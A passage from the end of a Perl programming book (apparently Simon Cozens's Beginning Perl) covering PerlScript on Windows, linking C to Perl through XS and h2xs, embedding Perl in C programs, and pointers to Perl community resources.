ActiveState is attempting to embed Perl into the Windows environment with their PerlScript plugin. PerlScript is a scripting language like JScript or VBScript, which come in the form of ActiveX components. These scripting components can be used in three different environments.

In Internet Information Server, the Windows NT and 2000 web server, PerlScript can be used to write Active Server Pages. It also integrates with the Windows Script Host, allowing you to write Perl scripts that automate system administration tasks on the Windows platform. The component can also be accessed via Internet Explorer, to provide client-side scripting in web pages. Unless you're writing for a strictly controlled set of clients, such as an office intranet, you wouldn't be advised to rely on the PerlScript plug-in being available on the machine of the viewers of your web pages. Stick to JavaScript.

## Communicating with C

You've already seen that modules can use XS to talk to C libraries from Perl, and Perl can be placed inside C programs, like Apache. How do we do this? Well, a full explanation would fill an entire book, so instead, let's take a quick look at the kind of things we can expect to do.

### *Using C from Perl*

We can create an XS module with the `h2xs` utility (We noticed it briefly in Chapter 10.) which is Perl's interface for linking with C or C++. If we were going to use a C function like `printf` to display a message for us, we could create our XS module (let's call it `Chello)` to help us do this as follows:

```
> h2xs -A -n CHello
Writing CHello/CHello.pm
Writing CHello/CHello.xs
Writing CHello/Makefile.PL
Writing CHello/test.pl
Writing CHello/Changes
Writing CHello/MANIFEST
>
```

You can see that a file called `CHello.xs` has been created here. `Chello.xs` is marked up into XS notation and preprocessed into a real C file by a program called `xsubpp`. Since we haven't seen a `.xs` file before, it warrants some explanation. XS language provides a means to map between how the C routine, and how the corresponding Perl routine is used. You can also use it to make a Perl function that can then be translated into a C function, even though it may not be related to any pre-existing C functions. If you look at this file, you will see this line:

```
MODULE = Mytest2                  PACKAGE = Mytest2
```

Anything that appears after this line is translated into C code by the `xsubpp` function. `xsubpp` also uses perl calling conventions to execute the code.

Well, that is how it's done. If you're interested in pursuing this particular section, the `perlxstut` manpage and other related pages go into this topic in more detail.

### *Embedding Perl*

Next, the other way around: How can we embed a Perl interpreter in our C programs? At the moment, it's still rather tricky, but you may nevertheless want to look at my own `EmbedKit` utility, which you can get from http://www.cpan.org/authors/id/S/SI/SIMON/EmbedKit-0.1.tar.gz. This is a very simple system that allows you to easily use Perl commands from C.

## The End of the Beginning

This isn't all. It's just a taster, the beginning of the road. However, you're now equipped to explore the world of Perl. You know the core of the language, and you know where to find out more.

So what's the next step? Spend some time looking around CPAN, finding things you're interested in. Read the code, and see how problems have been approached and how the solutions have been implemented. Get familiar with idiomatic and slangy Perl – but don't use it at the expense of comprehensibility.

Read the Perl documentation. All of it. Again.


Practice. Practice a lot. Perl is an excellent language for the little tasks that crop up all the time. A true programmer would rather spend a whole day writing a Perl program to save five minutes of repetitive work (although the boss may not always agree), so you'll naturally find yourself writing bits and pieces.


Want to go further? Get involved with your local Perl Monger group. http://www.pm.org/ will help you locate your nearest one. If you read Usenet, start reading comp.lang.perl.misc, too. It's heavy traffic, but listen to the experts and you'll pick up plenty of gems. If you prefer IRC, get yourself over to Efnet #perl. In both cases, listen more than you speak! Or, if you like speaking, don't forget Wrox's own Beginning_Perl mailing list over at http://p2p.wrox.com.

Read the articles on http://www.perl.com/, and glean some tips from there. Consider reading perl5-porters to watch the development of Perl at work.

By all means, look out for a copy of Wrox's *Professional Perl* once it's published and explore more of the topics we've covered in this chapter, as well as getting more out of what we've seen earlier.

Above all though, remember this: Perl was supposed to make easy things easier and hard things possible. So whatever you do, have fun.


PROFESSIONAL
Perl
Programming


PROFESSIONAL
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
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Simon Cozens